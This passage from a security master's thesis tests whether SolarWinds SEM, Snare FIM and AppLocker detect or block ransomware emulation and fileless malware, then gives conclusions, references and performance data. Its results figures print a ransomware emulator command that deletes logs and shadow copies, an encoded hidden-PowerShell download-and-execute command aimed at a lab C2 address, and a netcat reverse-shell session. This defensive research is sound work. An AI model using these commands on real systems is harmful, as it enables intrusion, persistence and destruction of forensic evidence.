Figure 49. Fransom was executed with multiple parameters

```

Administrator: Command Prompt
C:\Windows\system32>E:\Fransom.exe --scheduled-task --userregkey --delete-eventlogs --delete-shadow-copies --enumerate-shadow-copies --enumerate-user-profile --encrypt-user-profile
Access Denied for folder C:\Users\ [REDACTED] \Documents\My Music
Access Denied for folder C:\Users\ [REDACTED] \Documents\My Pictures
Access Denied for folder C:\Users\ [REDACTED] \Documents\My Videos
C:\Users\ [REDACTED] \Desktop\ChromeStandaloneSetup64.exe
C:\Users\ [REDACTED] \Desktop\desktop.ini
C:\Users\ [REDACTED] \Desktop\license.txt
C:\Users\ [REDACTED] \Desktop\server.txt
C:\Users\ [REDACTED] \Desktop\Snare-Windows-Agent-v5.5.1-multiarch.exe
C:\Users\ [REDACTED] \Desktop\Snare.Snare.log
C:\Users\ [REDACTED] \Desktop\perfmon\ [REDACTED] \ESTING_20211127-000001\DataCollector01.blg
C:\Users\ [REDACTED] \Desktop\perfmon\ [REDACTED] \ESTING_20211127-000002\DataCollector01.csv
C:\Users\ [REDACTED] \Desktop\procexp\Eula.txt
C:\Users\ [REDACTED] \Desktop\procexp\procexp.chm
C:\Users\ [REDACTED] \Desktop\procexp\procexp.exe
C:\Users\ [REDACTED] \Desktop\procexp\procexp64.exe
C:\Users\ [REDACTED] \Desktop\procexp\procexp64a.exe
C:\Users\ [REDACTED] \Downloads\desktop.ini
C:\Users\ [REDACTED] \Documents\desktop.ini
Deleting Application
Deleting Hardware Events
Deleting Internet Explorer
Deleting Key Management Service
Deleting Security
Deleting System
Deleting Windows PowerShell
Done, all event logs gone!
[+] Created User HKCU:\Software\Microsoft\Windows\CurrentVersion\Run key 'Backup Mgr' and set to "c:\windows\system32\calc.exe"
[+] Created Scheduled Task with name 'FODCleanupTask' to run "c:\windows\system32\calc.exe" at logon.

```

Figure 50. Fransom actions executed on the test environment

### 5.2.2.1 SolarWinds SEM

When the Fransom was executed on the target system, SolarWinds SEM was able to detect creation of the registry key persistence and Windows event log removal, as shown in the Figure 51. Lack of visibility to other activities like shadow copy deletion and scheduled task creation was likely due the lack of configuration. The RIM was configured to monitor only specific auto run locations and the FIM was configured to monitor only specific file types on the disk.

NAME	EVENT INFO	DETECTION IP
RegistryCreate	Registry Value Create "REGISTRY\USER\S\1-5-21-2460005800-769829551-3228414015-1000\SOFT...	172.16.42.128
ObjectDelete	The Windows PowerShell Log was cleared	[REDACTED]
ObjectDelete	The System Log was cleared	[REDACTED]
ObjectDelete	The audit log was cleared	[REDACTED]
InternalWarning	-1: Start location > oldest record + number of records. Resetting to oldest. delta 990. record info:	172.16.42.128

Figure 51. SolarWinds detecting cleared logs and persistence

### 5.2.2.2 Snare FIM

In this use case, Snare was not able to detect anything else than the created registry key persistence. Registry key detection is presented in the Figure 52. This likely due the lack

of configuration. As presented in the Section 5.2.1.3, Snare was set to monitor C-drive for .exe and .txt changes. Based on the Snare FIM monitoring, Fransom did not change any .exe or .txt files on the file system. The lack of visibility is likely a configuration problem and the tool should be configured properly to monitor desired locations on the disk and the registry. Once again, the tool does not have ability to block ransomware but it should be able to detect it.

System	Severity	Registry Path
testing	CLEAR	HKEY_USERS\S-1-5-21-2460005800-769829551-3228414015-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Backup Mgr

Figure 52. Snare detecting created auto run event

### 5.2.2.3 AppLocker

After the USB flash drive was connected to the target system, command shell was opened and Fransom.exe executed from the flash drive. AppLocker blocked the execution as the Fransom.exe was not whitelisted. Output of Fransom execution attempt is presented in the Figure 53.




Figure 53. Fransom blocked by AppLocker

### 5.2.3 Chimera

As presented in the Section 5.1.3, penetration testing tool Chimera was used to create PowerShell payloads for fileless malware testing. In this scenario, malicious command is executed using command line. The command executes WMIC, which creates new hidden PowerShell process that downloads payload from the C2 server. The downloaded payload is not stored to the disk and the PowerShell process executes it straight after download in memory. The executed command is presented in the Figure 54.

```
wmic process call create "powershell -exec bypass -windowstyle hidden -enc
```

```
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAATgBlAHQALgBXAGUAYgBDAGwAaQB1AG4A
dAApAC4AUABYAG8AeAB5AC4AQwByAGUAZAB1AG4AdABpAGEAbABzAD0AwWBOAGUA
dAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaAB1AF0A0gA6AEQAZQBmAGEA
dQBsAHQATgBlAHQAdwBvAHIAawBDAHIAZQBkAGUAbgB0AGkAYQBsAHMA0wBpAHcA
cgAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADQAMgAuADIANQA0AC8A
YwBoAGkAbQB1AHIAAYQAuAHAACwAxACcAKQB8AGkAZQB4AA=="
```

Figure 54. The executed malicious command that downloads and executes the payload

After getting reverse shell to the target system, whoami command was executed using the reverse shell. Then hacked.txt file was created on the desktop of the default user to generate file integrity changes on the system. The command executed through the reverse shell are presented in the Figure 55.

```
kali@kali ~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.16.42.254] from (UNKNOWN) [172.16.42.128] 54680
WINDOWS POWERSHELL RUNNING as User ON NcOPYRIGHT (c) 2015 mICrOsOFT cORPORAtION. aLL RIGHts ReseRveD.NNPS >whoami
testing
PS > cd C:\Users\
PS > ls

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-r---             11/15/2021  7:55 PM             Contacts
d-r---             11/27/2021 10:02 PM             Desktop
d-r---             11/15/2021  7:55 PM             Documents
d-r---             11/15/2021  7:55 PM             Downloads
d-r---             11/15/2021  7:55 PM             Favorites
d-r---             11/15/2021  7:55 PM             Links
d-r---             11/15/2021  7:55 PM             Music
d-r---             11/15/2021  7:22 PM             OneDrive
d-r---             11/15/2021  7:55 PM             Pictures
d-r---             11/15/2021  7:55 PM             Saved Games
d-r---             11/15/2021  7:55 PM             Searches
d-r---             11/15/2021  7:55 PM             Videos

PS > cd Desktop
PS > echo "hacked" > hacked.txt
PS >
```

Figure 55. Text file hacked.txt written on the desktop of the default user

### 5.2.3.1 SolarWinds SEM

SolarWinds SEM was not able to detect anything during the fileless malware execution. The FIM was not configured to monitor text files which likely caused the lack of visibility to file creation. The malware did not write anything to registry, which is the reason that the RIM did not monitor detect any registry changes on the target system.

### 5.2.3.2 Snare FIM

On the fileless malware testing, Snare FIM did not detect anything. FIM and RIM configuration was exactly the same as in the Section 5.2.2.3 testing but for some unknown reason, creation of the hacked.txt text file was not detected on the system. The lack of visibility was likely due the lack of configuration.

### 5.2.3.3 AppLocker

The payload was executed using non-elevated shell on the machine. After executing the payload, reverse shell was opened and access gained to the system. AppLocker did not block the execution nor the command executed through the shell.

## 5.3 Summary

Based on the detection and blocking tests, none of the tools were able to block or detect all the threats. The test results are presented in the Table 3. AppLocker stood out in its capability in blocking and detecting threats. Both commercial FIM tools, SolarWinds SEM and Snare FIM, were able to detect the changes they were configured to monitor.

None of the tools were able to detect or block fileless malware. This means that the file integrity monitoring tools and whitelisting tools are incapable to detect malware that does not write anything to disk or Windows registry with used configuration. The tested tools had lot of configuration capabilities, which were not researched and configured in this thesis. These tools might have capabilities to detect and even block fileless malware for example by preventing users from running and executing PowerShell scripts.

	<b>SOLARWINDS SEM</b>	<b>SNARE FIM</b>	<b>APPLOCKER</b>
<b>RAT</b>	Detected	Detected	Blocked
<b>RANSOMWARE</b>	Detected	Detected	Blocked
<b>FILELESS</b>	N/A	N/A	N/A

Table 3. Detection and block matrix

None of the tools worked perfectly without additional configuration. The best detection and blocking result comes after configuring the tool to match the monitored system and

applications it is running. In these tests, lack of configuration led to lesser visibility and for example most of the ransomware activities were missed.

Based on these test results, AppLocker would be the most suitable choice for the use of the use case described in the Section 1.2. The tool stood out in the malware blocking tests and it was the only tool tested, which is available as a standalone product. The tool however requires configuration so that it will not block updates on the target software or operating system. This configuration is not included in this master's thesis.

In this thesis, security of limited environment system was attempted to be improved through ensuring the file system integrity. Literature review and empiric testing resulted one candidate for this usage.

## **6 Conclusion**

The literature review identified multiple options for ensuring file system integrity. The list of the methods and tools are presented in the Section 3. In this thesis the research focused on the file integrity monitoring and application whitelisting approaches. File integrity monitoring implementations SolarWinds and Snare were tested in the lab environment along with the application whitelisting tool AppLocker. Based on the research results, the Windows built-in implementation of application whitelisting was the most efficient way to protect the system from getting infected by malware. However, the protection must be well maintained and configured to ensure it allows necessary binaries on the system to run and to be updated.

The tested implementations did not significantly affect the system performance. All of the tools ran on relatively low load. However the commercial tools used some computer resources more than the built-in feature. The load of the tools may of course rise when the tools are configured and for example new monitored files and directories are added to the tools. Based on the testing results, the affection of the integrity tool was low on the target system.

None of the chosen methods was able to block or detect fileless malware. When the fileless payload was executed, it did not store any configuration to file system or Windows registry. As the malware payload was only in memory, the selected tools did not have visibility to it and were not able to detect or block it.

### **6.1 Discussion**

Based on the literature review, endpoint protection tools are moving from standalone installations to server-agent infrastructure. For limited environment systems, like hospital instruments, server-agent infrastructure might be a hard option to implement. Hospitals often have limited budget on information security and purchasing an EDR, an EPP, or an FIM solution and installing on limited environment systems might be out of the scope. The hospital instruments might not also have internet connectivity, which excludes possibility to use cloud based solutions. The information security cannot also be only on



instrument manufacturer's responsibility. Price of the medical instrument would go up if security solutions that require expensive licenses would be built-in to the systems.

Options for ensuring file system integrity varied. Academic work presented tools that were only described in theoretical level but no real life implementations were made. Ideally this master's thesis researched for a tool that would have protected the system from malicious intensions by protecting the system integrity. The same tool would have detected and reported any changes on the file system integrity. This kind of tool was not identified through the academic review but AppLocker was really close to the original goal.

## **6.2 Future research**

The testing also indicated that all of the integrity tools require a lot of configuration before they are useful. This configuration was not part of the work and all tests were executed using either default or generated configuration. It would be interesting to see how well limited environment systems can be protected using file integrity monitoring tools while they are properly configured.

In this thesis, Windows memory integrity was appropriately omitted from the testing. Methods and implementations that were researched were not able to protect the system against fileless malware. It would be interesting to see if there are methods and implementations that can protect standalone system from getting affected by in-memory malware.

## References

- [1] Aslan, Ö. A., & Samet, R. (2020). A comprehensive review on malware detection approaches. *IEEE Access*, 8, 6249-6271.
- [2] IoT Analytics. (2020). Internet of Things (IoT) and non-IoT active device connections worldwide from 2010 to 2025 (in billions) [Graph]. In Statista. Retrieved 22<sup>nd</sup> of May, 2021, from <https://www.statista.com/statistics/1101442/iot-number-of-connected-devices-worldwide/>
- [3] Zscaler. (2021). IoT in the Enterprise: Empty Office Edition: What happens when employees abandon their smart devices at work? Retrieved 18<sup>th</sup> of September, 2021, from <https://www.zscaler.com/resources/industry-reports/threatlabz-iot-in-the-enterprise.pdf>
- [4] Hassan, W. U., Bates, A., & Marino, D. (2020, May). Tactical provenance analysis for endpoint detection and response systems. In 2020 IEEE Symposium on Security and Privacy (SP) (pp. 1172-1189). IEEE.
- [5] Greenberg, A. (2021). A Hacker Tried to Poison a Florida City's Water Supply, Officials Say. Wired magazine. Retrieved 23<sup>rd</sup> of May from <https://www.wired.com/story/oldsmar-florida-water-utility-hack/>
- [6] Tancio, B. (2019). Hunting for Ghosts in Fileless Attacks. Reading room, SANS Institute. Retrieved 23<sup>rd</sup> of May, 2021, from <https://www.sans.org/reading-room/whitepapers/malicious/hunting-ghosts-fileless-attacks-38960>
- [7] Pareek, H., Romana, S., & Eswari, P. R. L. (2012). Application whitelisting: approaches and challenges. *International Journal of Computer Science, Engineering and Information Technology (IJCSEIT)*, 2(5), 13-18.
- [8] Liggett, T. (2018). Evolution of endpoint detection and response platforms (Doctoral dissertation, Utica College).

- [9] Gene H. Kim and Eugene H. Spafford. 1994. The design and implementation of tripwire: a file system integrity checker. In Proceedings of the 2nd ACM Conference on Computer and communications security (CCS '94). Association for Computing Machinery, New York, NY, USA, 18–29. DOI:<https://doi.org/10.1145/191177.191183>
- [10] Dorsemaine, B., Gaulier, J., Wary, J., Kehir, N., Urien, P. (2015) "Internet of Things: A Definition & Taxonomy," 2015 9th International Conference on Next Generation Mobile Applications, Services and Technologies, 2015, pp. 72-77, doi: 10.1109/NGMAST.2015.71.
- [11] McKosky, R. A., & Shiva, S. G. (1990). A file integrity checking system to detect and recover from program modification attacks in multi-user computer systems. *Computers & Security*, 9(5), 431-446.
- [12] Peddoju, S. K., Upadhyay, H., & Lagos, L. (2020). File integrity monitoring tools: Issues, challenges, and solutions. *Concurrency and Computation: Practice and Experience*, 32(22), e5825.
- [13] Wu, Y., & Yap, R. (2011). Towards a Binary Integrity System for Windows. In Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security (pp. 503–507). Association for Computing Machinery.
- [14] Dorsemaine, B., Gaulier, J., Wary, J., Kehir, N., Urien, P. (2015) "Internet of Things: A Definition & Taxonomy," 2015 9th International Conference on Next Generation Mobile Applications, Services and Technologies, 2015, pp. 72-77, doi: 10.1109/NGMAST.2015.71.
- [15] AV-TEST. (2020). Operating systems most affected by malware as of 1st quarter 2020 [Graph]. In Statista. Retrieved 24th of May, 2021, from <https://www.statista.com/statistics/680943/malware-os-distribution/>

- [16] Madden, B. (2004). The 4GB Windows Memory Limit: What does it really mean? Retrieved 10th of November, 2021, from <https://www.brianmadden.com/opinion/The-4GB-Windows-Memory-Limit-What-does-it-really-mean/>
- [17] Al-Hamami, A. H., & Al-Saadoon, G. M. W. (2015). Security Concepts, Developments, and Future Trends. In Handbook of Research on Threat Detection and Countermeasures in Network Security (pp. 1-16). IGI Global.
- [18] Abdelghani, T. (2019). Implementation of Defense in Depth Strategy to Secure Industrial Control System in Critical Infrastructures. *American Journal of Artificial Intelligence*, 3(2), 17-22.
- [19] Stouffer, K., Pillitteri, V., Lightman, S., Abrams, M., & Hahn, A. (2015). Guide to Industrial Control Systems (ICS) Security Supervisory Control and Data Acquisition (SCADA) systems Distributed Control Systems (DCS) and other control system configurations such as Programmable Logic Controllers (PLC) Special Publication 800-82. Gaithersburg, MD: US Dept. of Commerce, National Institute of Standards and Technology.
- [20] ResearchGate. (2010). Improving Enterprise Security through Cybersecurity architecture Views - Scientific Figure on ResearchGate. Retrieved 14<sup>th</sup> of December, 2021, from [https://www.researchgate.net/figure/The-Fan-illustrating-technology-and-process-defense-in-depth-architectural-pictorial\\_fig1\\_278676540](https://www.researchgate.net/figure/The-Fan-illustrating-technology-and-process-defense-in-depth-architectural-pictorial_fig1_278676540)
- [21] Khan, M., Siddiqui, S., Ferens, K. (2018). A Cognitive and Concurrent Cyber Kill Chain Model. *Computer and Network Security Essentials*, edited by Kevin Daimi, Springer International Publishing, 2018, pp. 585–602. Springer Link, doi:10.1007/978-3-319-58424-9\_34.
- [22] Kuraku, S., & Kalla, D. (2020). Emotet Malware—A Banking Credentials Stealer. *Iosr J. Comput. Eng*, 22, 31-41.

- [23] Malwarebytes Labs. (2016). Info stealers. Retrieved 18<sup>th</sup> of October from <https://blog.malwarebytes.com/threats/info-stealers/>
- [24] Kaspersky. (2021). What is a Trojan horse and what damage can it do? Retrieved 18<sup>th</sup> of October from <https://www.kaspersky.com/resource-center/threats/trojans>
- [25] Poston, H. (2019). Top five remote access Trojans. Retrieved 18<sup>th</sup> of October from <https://resources.infosecinstitute.com/topic/top-5-remote-access-trojans/>
- [26] Grimmick, R. (2021). What is C2? Command and Control Infrastructure Explained. Retrieved 18<sup>th</sup> of October from <https://www.varonis.com/blog/what-is-c2/>
- [27] F-Secure Labs. (2019). C3 - Custom Command and Control. Retrieved on 18<sup>th</sup> of October from <https://labs.f-secure.com/tools/c3/>
- [28] O'Gorman, G., & McDonald, G. (2012). Ransomware: A growing menace. Arizona, AZ, USA: Symantec Corporation.
- [29] Kok, S. H., Abdullah, A., & Jhanjhi, N. Z. (2020). Early detection of crypto-ransomware using pre-encryption detection algorithm. *Journal of King Saud University-Computer and Information Sciences*.
- [30] Šulc, V. (2021) CURRENT RANSOMWARE TRENDS. *International Days of Science*, 31.
- [31] Stiawan, D., Daely, S. M., Heryanto, A., Afifah, N., Idris, M. Y., & Budiarto, R. (2021). Ransomware Detection Based On Opcode Behavior Using K-Nearest Neighbors Algorithm. *Information Technology and Control*, 50(3), 495-506.
- [32] Hampton, N., Baig, Z., & Zeadally, S. (2018). Ransomware behavioural analysis on windows platforms. *Journal of information security and applications*, 40, 44-51.
- [33] Wyke, J., & Ajjan, A. (2015). The current state of ransomware. *SOPHOS. A SophosLabs Technical Paper*.
- [34] Fraktal. (2021). Fransom - Fraktal's Ransomware Emulator. Retrieved 11th of October from <https://github.com/fraktalcyber/Fransom>

- [35] Kumar, S. (2020). An emerging threat Fileless malware: a survey and research challenges. *Cybersecurity*, 3(1), 1-12.
- [36] Mason, J., Small, S., Monrose, F., & MacManus, G. (2009, November). English shellcode. In *Proceedings of the 16th ACM conference on Computer and communications security* (pp. 524-533).
- [37] Fewer, S. (2008). Reflective DLL injection.
- [38] Ongun, T., Stokes, J. W., Or, J. B., Tian, K., Tajaddodianfar, F., Neil, J. & Platt, J. C. (2021, October). Living-Off-The-Land Command Detection Using Active Learning. In *24th International Symposium on Research in Attacks, Intrusions and Defenses* (pp. 442-455).
- [39] LOLBAS. (2021). Living off the Land Binaries and Scripts (and also Libraries) project. Retrieved 10th of October from <https://lolbas-project.github.io/>
- [40] Jin, H., Xiang, G., Zou, D., Zhao, F., Li, M., & Yu, C. (2010). A guest-transparent file integrity monitoring method in virtualization environment. *Computers & Mathematics with Applications*, 60(2), 256-266.
- [41] Li, Y. G., Chung, Y. C., Hwang, K., & Li, Y. (2020). Virtual Wall: Filtering Rootkit Attacks To Protect Linux Kernel Functions. *IEEE Transactions on Computers*.
- [42] Kaczmarek, J., & Wrobel, M. (2008, May). Modern approaches to file system integrity checking. In *2008 1st International Conference on Information Technology* (pp. 1-4). IEEE.
- [43] Tripwire. (2018). Open Source Tripwire. Retrieved 18<sup>th</sup> of September 2021, from <https://github.com/Tripwire/tripwire-open-source>
- [44] Racine, J. (2000). The Cygwin tools: a GNU toolkit for Windows.

- [45] Meltzer, D. (2019). Security Reference Architecture. A Practical Guide to Implementing Foundational Controls. Retrieved 15<sup>th</sup> of August, 2021, from [https://www.tripwire.com/-/media/tripwiredotcom/files/book/tripwire\\_prescriptive\\_guide\\_security\\_reference\\_architecture\\_0619.pdf](https://www.tripwire.com/-/media/tripwiredotcom/files/book/tripwire_prescriptive_guide_security_reference_architecture_0619.pdf)
- [46] SolarWinds. (2019). Datasheet: Security Event Manager (formerly Log & Event Manager). Retrieved on 16<sup>th</sup> of August, 2021, from [https://static.carahsoft.com/concrete/files/7115/7315/1922/sem\\_datasheet.pdf](https://static.carahsoft.com/concrete/files/7115/7315/1922/sem_datasheet.pdf)
- [47] SolarWinds. (2021). Security Event Manager Overview. Retrieved on 16<sup>th</sup> of August, 2021, from [https://documentation.solarwinds.com/en/success\\_center/sem/content/admin\\_guide/1.0-understanding\\_sem/sem-component-overview.htm](https://documentation.solarwinds.com/en/success_center/sem/content/admin_guide/1.0-understanding_sem/sem-component-overview.htm)
- [48] Qualys Inc. (2020). File Integrity Monitoring: Getting Started Guide, Version 3.1. Retrieved on 21st of August, 2021, from <https://www.qualys.com/docs/qualys-fim-getting-started-guide.pdf>
- [49] Trustwave. (2018). Trustwave Service Description, Trustwave Endpoint Protection Suite. Retrieved on 8<sup>th</sup> of December, 2021, from [https://www.trustwave.com/media/17381/trustwave\\_non-managed\\_endpoint-protection-suite.pdf](https://www.trustwave.com/media/17381/trustwave_non-managed_endpoint-protection-suite.pdf)
- [50] Shinn, S., Parriot, D., & Lisliak, D. (2021). Host Intrusion Detection for Everyone, OSSEC website. Retrieved on 21st of June, 2021, from <https://www.ossec.net/about/>
- [51] Bray, R., Cid, D., & Hay, A. (2008). OSSEC host-based intrusion detection guide. Syngress.
- [52] Shinn, S., Parriot, D., & Lisliak, D. (2021). OSSEC Architecture. Retrieved on 22nd of June, 2021, from <https://www.ossec.net/docs/docs/manual/ossec-architecture.html>

[53] Snare Solutions. (2020). How Snare helps with FIM, FAM, RIM and RAM. Retrieved on 19<sup>th</sup> of September 2021, from <https://www.snareolutions.com/wp-content/uploads/2020/03/FIM-with-Snare-1.pdf>

[54] Sze, W., & Sekar, R. (2015). Provenance-Based Integrity Protection for Windows. In Proceedings of the 31st Annual Computer Security Applications Conference (pp. 211–220). Association for Computing Machinery.

[55] Costan, V., Devadas, S. (2016). Intel SGX Explained.

[56] Metula, E. (2010). Managed code rootkits: hooking into runtime environments. Elsevier.

[57] Arnautov, S., Trach, B., Gregor, F., Knauth, T., Martin, A., Priebe, C., ... & Fetzer, C. (2016). {SCONE}: Secure linux containers with intel {SGX}. In 12th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 16) (pp. 689-703).

[58] Microsoft. (2021). Device protection in Windows Security, Security, Windows 10. Retrieved on 23rd of May, 2021, from <https://support.microsoft.com/en-us/windows/device-protection-in-windows-security-afa11526-de57-b1c5-599f-3a4c6a61c5e2>

[59] Microsoft. (2021). Hypervisor-Protected Code Integrity (HVCI). Retrieved on 19<sup>th</sup> of August, 2021, from <https://docs.microsoft.com/en-us/windows-hardware/drivers/bringup/device-guard-and-credential-guard>

[60] Microsoft Defender ATP Team. (2017). Hardening the system and maintaining integrity with Windows Defender System Guard. Retrieved on 24th of May, 2021, from <https://www.microsoft.com/security/blog/2017/10/23/hardening-the-system-and-maintaining-integrity-with-windows-defender-system-guard/>



- [61] Hofmann, A., Hoffman, O., Water, B., Witchel, E. (2011). Cloaking Malware with the Trusted Platform Module. In SEC 2011 Proceedings of the 20th USENIX conference on Security.
- [62] Romana, S., Jha, A., Reddy, J., Pareek, H., & Eswari, L. (2015). Practical Application Whitelisting, Journal of Information Assurance & Security, Vol. 10, p. 53-60.
- [63] Sedgewick, A., Souppaya, M. P., Scarfone, K., & Feldman, L. (2015). Stopping Malware and Unauthorized Software through Application Whitelisting.
- [64] Pareek, H., Romana, S., & Eswari, P. R. L. (2012). Application whitelisting: approaches and challenges. International Journal of Computer Science, Engineering and Information Technology (IJCEIT), 2(5), 13-18.
- [65] Ruwase, O., Lam, M. (2004). A Practical Dynamic Buffer Overflow Detector. In NDSS (Vol. 2004, pp. 159-169).
- [66] Microsoft. (2017). AppLocker. Retrieved on 19<sup>th</sup> of September, 2021, from <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>
- [67] Microsoft. (2017). Security considerations for AppLocker. Retrieved on 19<sup>th</sup> of September, 2021, from <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/security-considerations-for-applocker>
- [68] Microsoft (2021). Security, IoT Device Features, Windows 10 IoT Enterprise, Microsoft Docs. Retrieved on 24<sup>th</sup> of May, 2021, from <https://docs.microsoft.com/en-us/windows/iot/iot-enterprise/os-features/security>

- [69] Lamos, R., Meadows, P., Shahan, R. (2021). Security best practices for Internet of Things (IoT), Microsoft Docs. Retrieved on 24th of May, 2021, from <https://docs.microsoft.com/en-us/azure/iot-fundamentals/iot-security-best-practices>
- [70] Center for Internet Security. (2021). About us. Retrieved on 19<sup>th</sup> of September, 2021, from <https://www.cisecurity.org/about-us/>
- [71] Center for Internet Security. (2021). CIS Microsoft Windows 10 Enterprise (Release 21H1 or older) Benchmark. Retrieved on 19<sup>th</sup> of September, 2021, from <https://learn.cisecurity.org/l/799323/2021-07-16/6xdmk>
- [72] Center for Internet Security. (2021). CIS Controls Version 8. Retrieved on 19<sup>th</sup> of September, 2021, from <https://learn.cisecurity.org/l/799323/2021-05-18/47qgs>
- [73] Microsoft Defender ATP Team. (2017). Windows Defender Exploit Guard: Reduce the attack surface against next-generation malware. Retrieved on 19<sup>th</sup> of September, 2021, from <https://www.microsoft.com/security/blog/2017/10/23/windows-defender-exploit-guard-reduce-the-attack-surface-against-next-generation-malware/>
- [74] Microsoft Defender ATP Team. (2017). Hardening the system and maintaining integrity with Windows Defender System Guard. Retrieved on 19<sup>th</sup> of September, 2021, from <https://www.microsoft.com/security/blog/2017/10/23/hardening-the-system-and-maintaining-integrity-with-windows-defender-system-guard/>
- [75] Marcho, C. (2019). Windows Performance Monitor Overview. Retrieved 11<sup>th</sup> of November, 2021, from <https://techcommunity.microsoft.com/t5/ask-the-performance-team/windows-performance-monitor-overview/ba-p/375481>
- [76] Tarra, H. (2012). Understanding Processor (% Processor Time) and Process (%Processor Time). Retrieved on 14<sup>th</sup> of Nov from <https://social.technet.microsoft.com/wiki/contents/articles/12984.understanding-processor-processor-time-and-process-processor-time.aspx>

[77] Microsoft. (2021). Process Working Set. Retrieved on 14<sup>th</sup> of Nov from <https://docs.microsoft.com/en-us/windows/win32/procthread/process-working-set>

[78] Marshal, D. (2020). Using Performance Monitor to Find a User-Mode Memory Leak. Retrieved on 14<sup>th</sup> of Nov from <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/using-performance-monitor-to-find-a-user-mode-memory-leak>

[79] OSSEC. (2021). Windows: Active Response Configuration. Retrieved on 19<sup>th</sup> of November 2021 from <https://www.ossec.net/docs/docs/manual/ar/ar-windows.html>

[80] Elastic. (2021). What is Kibana? Retrieved on 19<sup>th</sup> of November 2021 from <https://www.elastic.co/what-is/kibana>

[81] OSSEC. (2019). Issue 1719: syscheckd: WARN: Syscheck disabled. Retrieved on 8<sup>th</sup> of December 2021 from <https://github.com/ossec/ossec-hids/issues/1719>

[82] Quasar. (2021). Free, Open-Source Remote Administration Tool for Windows, Quasar. Retrieved on 27<sup>th</sup> of November 2021 from <https://github.com/quasar/Quasar>

[83] Chimera. (2020). PowerShell obfuscation script. Retrieved on 29<sup>th</sup> of November 2021 from <https://github.com/tokyoneon/Chimera>

## Appendix A: Performance test results

Time	\\TESTING\Process(ossec-agent)\% Processor Time	\\TESTING\Process(SnareCore)\% Processor Time	\\TESTING\Process(javaw)\% Processor Time	\\TESTING\Process(svchost_84)\% Processor Time
0	0	0,833053	0,208536424	0,624911
15	0	0,520663	0,729076854	0,416576
30	0	1,353998	0,520775826	0,938321
45	0	1,145515	0,31246656	0
	0.10419804486			
60	589759	0,833826	0,520771556	0,624877
75	0	1,041634	0,312453778	0,937436
90	0	0,104148	0,417048138	0,416591
105	0	0,312446	0,833252491	0
	0.10405916106			
120	618596	0,312452	1,45817968	0,520777
135	0	0,625561	0,520759576	0,417033
150	0	0,41657	0,208293201	0,520746
165	0	0,416592	0,416597114	0
180	0	0,624933	0,833259084	0,416595
195	0	0,833187	0,937349549	8,644646
210	0	0,729027	0,625615297	2,082815
225	0	0,625544	0,416623049	0
240	0	0,416558	0,104158276	0,833236
255	0	0,624886	0,208308443	0,728993
270	0	1,458031	0,416610646	0,520763
285	0	1,457965	0,312434916	0
300	0	0,938007	0,833204031	0,728996
315	0	0,312466	0,937278371	0,417052
330	0	0,624871	0,72989102	0,624876
345	0	0,520736	1,041581132	0
360	0	0,312776	1,457508957	0,416587
375	0	0,729005	0,312445114	0,520737
390	0	1,353676	0,4166303	0,416603
405	0	1,041314	0,521291705	0
420	0	1,459627	0,312462313	0,833177
435	0	1,14555	0,312466579	0,937134
450	0	0,624922	0,312462227	0,937257
465	0	0,520761	0,208312738	0
480	0	1,770416	0,416627073	0,624699
495	0	1,459566	0,937393112	0,312369
510	0	0,833126	0,729074035	0,521292
525	0	1,562161	1,041558442	0

540	0	1,041554	0,729861524	0,416591
	0.10424112540			
555	760447	0,104149	0,208307614	0,729066
	0.10407906193			
570	251726	1,041507	1,041553866	0,520749
	0.10421779383			
585	196475	2,814951	0,624890503	0,104153
	0.10413728537			
600	297154	1,873809	0,312464798	0,312443
Average	0	0,896867	0,579264291	0,683368

Time	\\TESTING\Process(ossec-agent)\Virtual Bytes	\\TESTING\Process(SnareCore)\Virtual Bytes	\\TESTING\Process(javaw)\Virtual Bytes	\\TESTING\Process(svchost_84)\Virtual Bytes
0	34562048	96899072	1872744448	2,2E+12
15	34562048	96899072	1872744448	2,2E+12
30	34562048	96899072	1872744448	2,2E+12
45	34562048	96899072	1872744448	2,2E+12
60	34562048	96899072	1872744448	2,2E+12
75	34562048	96899072	1872744448	2,2E+12
90	34562048	95842304	1872744448	2,2E+12
105	34562048	95842304	1872744448	2,2E+12
120	34562048	95842304	1872744448	2,2E+12
135	34562048	95842304	1872744448	2,2E+12
150	34562048	94785536	1872744448	2,2E+12
165	34562048	94785536	1872744448	2,2E+12
180	34562048	94785536	1872744448	2,2E+12
195	34562048	94785536	1872744448	2,2E+12
210	34562048	94785536	1872744448	2,2E+12
225	34562048	94785536	1872744448	2,2E+12
240	34562048	94785536	1872744448	2,2E+12
255	34562048	94785536	1872744448	2,2E+12
270	34562048	94785536	1872744448	2,2E+12
285	34562048	94785536	1872744448	2,2E+12
300	34562048	94785536	1872744448	2,2E+12
315	34562048	96899072	1872744448	2,2E+12
330	34562048	96899072	1872744448	2,2E+12
345	34562048	96899072	1872744448	2,2E+12
360	34562048	96899072	1872744448	2,2E+12
375	34562048	96899072	1872744448	2,2E+12
390	34562048	96899072	1872744448	2,2E+12
405	34562048	96899072	1872744448	2,2E+12
420	34562048	94785536	1872744448	2,2E+12

435	34562048	94785536	1872744448	2,2E+12
450	34562048	94785536	1872744448	2,2E+12
465	34562048	94785536	1872744448	2,2E+12
480	34562048	94785536	1872744448	2,2E+12
495	34562048	94785536	1872744448	2,2E+12
510	34562048	94785536	1872744448	2,2E+12
525	34562048	94785536	1872744448	2,2E+12
